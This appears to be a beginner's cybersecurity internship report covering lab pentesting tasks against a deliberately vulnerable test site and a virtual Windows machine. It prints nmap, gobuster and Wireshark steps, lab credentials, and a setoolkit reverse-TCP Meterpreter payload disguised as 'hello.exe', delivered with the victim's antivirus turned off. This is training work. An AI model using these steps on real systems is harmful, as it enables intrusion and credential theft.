Shadow Fox

Cyber Security Internship Report (Beginner and Intermediate)

Email:yasmeenra2023@gmail.com

Batch – November B1 Batch

Name – Yasmeen R A

Table of Content

List of Figures

Introduction about the report and the Machine.

Introduction:

In this report i did the pentesting for a website (http://testphp.vulnweb.com/) to get the insight of the vulnerabilities . In addition to this report includes all references used during testing and the mitigation steps with all the necessary screenshots .

Objective:

The objective of this assessment is to make an internal penetration test . where as I followed some techniques in accessing to the goals. This test simulate an actual penetration test . while doing the tasks 1 of beginner and intermediate level i got an experience on pentesting setup .

All the attack vector plans and all the initiatedattacks

Attack name

- network vulnerability scanning

- credential sniffing

- directory brute-forcing

IMPACT:

Vulnerability is caused by improper input sanitization and it allowsan attacker to inject SQL commands.

The website http://testphp.vulnweb.com/ is not using SSL certificate that is losing a lot of traffic that is whyit is recommended to get an SSL certificate installed.

I found **TCP Port 80** open while doing network scanning which let , Denial of Service**(DoS)** attack, SQL Injection attacks **Spoofing attack** and more.

Mitigation steps:

- We can implement rate limiting on web server requests from same IP

-users should scan properly before detecting the applications URLs.

- When I received the data from the user Implementing a validation mechanism for the data is a must.

- Followed by Implementing strong access controls and regular securitychecks to protect the URLs. And check compliance to protect confidential data.

- To detect suspicious Network activity which includes credential sniffing then Implement Network Monitoring and IDS.

- Deploy **Web Application Firewalls** to detect and block suspicious traffic patterns associated with brute-forcing.

-Reviewing server logs for unusual activity regularly.
c h e c k i n g for patterns of failed login attempts.

Information about report and task performed

TASK -1 (i)

(i) Finding all the ports that are open on the website http://testphp.vulnweb.com/

TOOL USED - Nmap


Server IP Address	Ports Open
44.228.249.3	TCP: 80

Commands used and findings :

- sudo nmap –A http://testphp.vulnweb.com/
- (65534 filter ports TCP no response , **80/ TCP open http**)
- Scan in 3557.47 seconds
- Use to scan all ports.

- nmap -F http://testphp.vulnweb.com/
- 99 filtered TCP ports , **80/ TCP open http**
- Scan in 6 seconds
- Use to quick scan

- sudo nmap –A http://testphp.vulnweb.com/



TASK -1 (ii)


Brute force the website http://testphp.vulnweb.com/ and find the directories that are present in the website.

TOOL USED - **Gobuster**

Commands used and findings –

This tool is used to brute force the directories to look for outdated software, misconfigurations, exposed admin panels that could exploited. Wordlist is used.

Command - gobuster dir -u http://testphp.vulnweb.com -w /user/share/wordlists/dirb/common.txt



TASK- 1 (iii)

Login in the website http://testphp.vulnweb.com/ and intercept the network traffic using Wireshark tool and get the credentials that were transferred through the network.

Tool used – **Wireshark**


Filter used and findings walk through – Packets filter used-

http.request.method==”POST”

Wireshark in this task is used to log in request credential sniffing . While packets capturing session request for login packets werefound (https.request) filter is used in wireshark to get the required packets . Analysis of the packets is being and credential sniffingis performed .

Findings are–

username – Yasmeen Password- GoYasu@69



TASK-2 (Intermediate) (i)

A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.

TOOLS USED - **Veracrypt , MD5 hash decrypt** .

Finding –


The encoded.txt file having password in encrypted hash form. Using MD5 toolthe hash password can be decrypted .

Now we can access the password protected veracrypt.txt file using veraCrypt .

We will mount veracrypt.txt file on veracrpt enter password and get the secure message.

Findings -

- Encoded folder is **password123**
- secure message in veracrypt.txt file is **never giveup**




TASK 2 (ii)

An executable file of veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.

TOOLS USED – *PE explorer*

Findings–

Executable file of veracrypt (.exe) open using pe explorer tofind address of the entry point .



Findings –

Entry point address of a file is **00000400h**

TASK 2 (iii)

Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup

Procedure:

- Aim to create a reverse shell connection from Windows machine.

-Requirements windows IP , Attacker machine IP , Active Apache server (payload transfer)

- This step is to transfer of payload to local network only .


-Create a payload using setoolkit .


- Start apache2 server and put your hello .exe file on server
  - Access your attack machine IP on windows search engine to download hello.exe file . Keep firewall and antivirus off to avoid restriction while file transfer.
  - Downloading the file in windows will create a reverse TCP connectionand now attacker can perform various attacks .

COMMANDS USED AND SCREENSHOTS

- nmap -sS -Pn 10.0.2.0/24(to check local connection)
- service apache2 start
- cp /root/.set/payload.exe /var/www/html/hello.exe(copy file to server)
- cd /var/www/html
- setoolkit (Create a payload and listener , windows reverse_TCP Meterpreter)

Setoolkit is used to create playloadlistener. LHOST-10.0.2.15 Port-4444





By downloading .exe file inwindows reverse shell connection Established

REFERENCES

- Nmap cheat Sheet - Nmap Cheat Sheet 2024: All the Commands & Flags (stationx.net)
- Nmap commands guide - How to Use Nmap: Commands and Tutorial Guide(varonis.com)
- Kaki guide on GitHub - GitHub - mikeroyal/Kali-Linux-Guide: Kali Linux Guide
- Gobuster use - Gobuster tutorial (hackertarget.com)
- VeraCrypt user manual - User manual VeraCrypt 1.19 (English - 169 pages)
- PE Explorer official website - PE Explorer: EXE File Editor, Disassembler, DLL ViewScan Tool for PE files (pe-explorer.com)
- User guide for Metasploit - Metasploit Tutorial 2024: The Complete Beginners Guide(stationx.net)
- Setoolkit manual GitHub - GitHub - ayoub-elbouzi/SETOOLKIT: The Social-Engineer Toolkit (SET) is specifically designed to perform advanced attacks against the humanelement.
- Apache server manual - Getting Started - Apache HTTP Server Version 2.4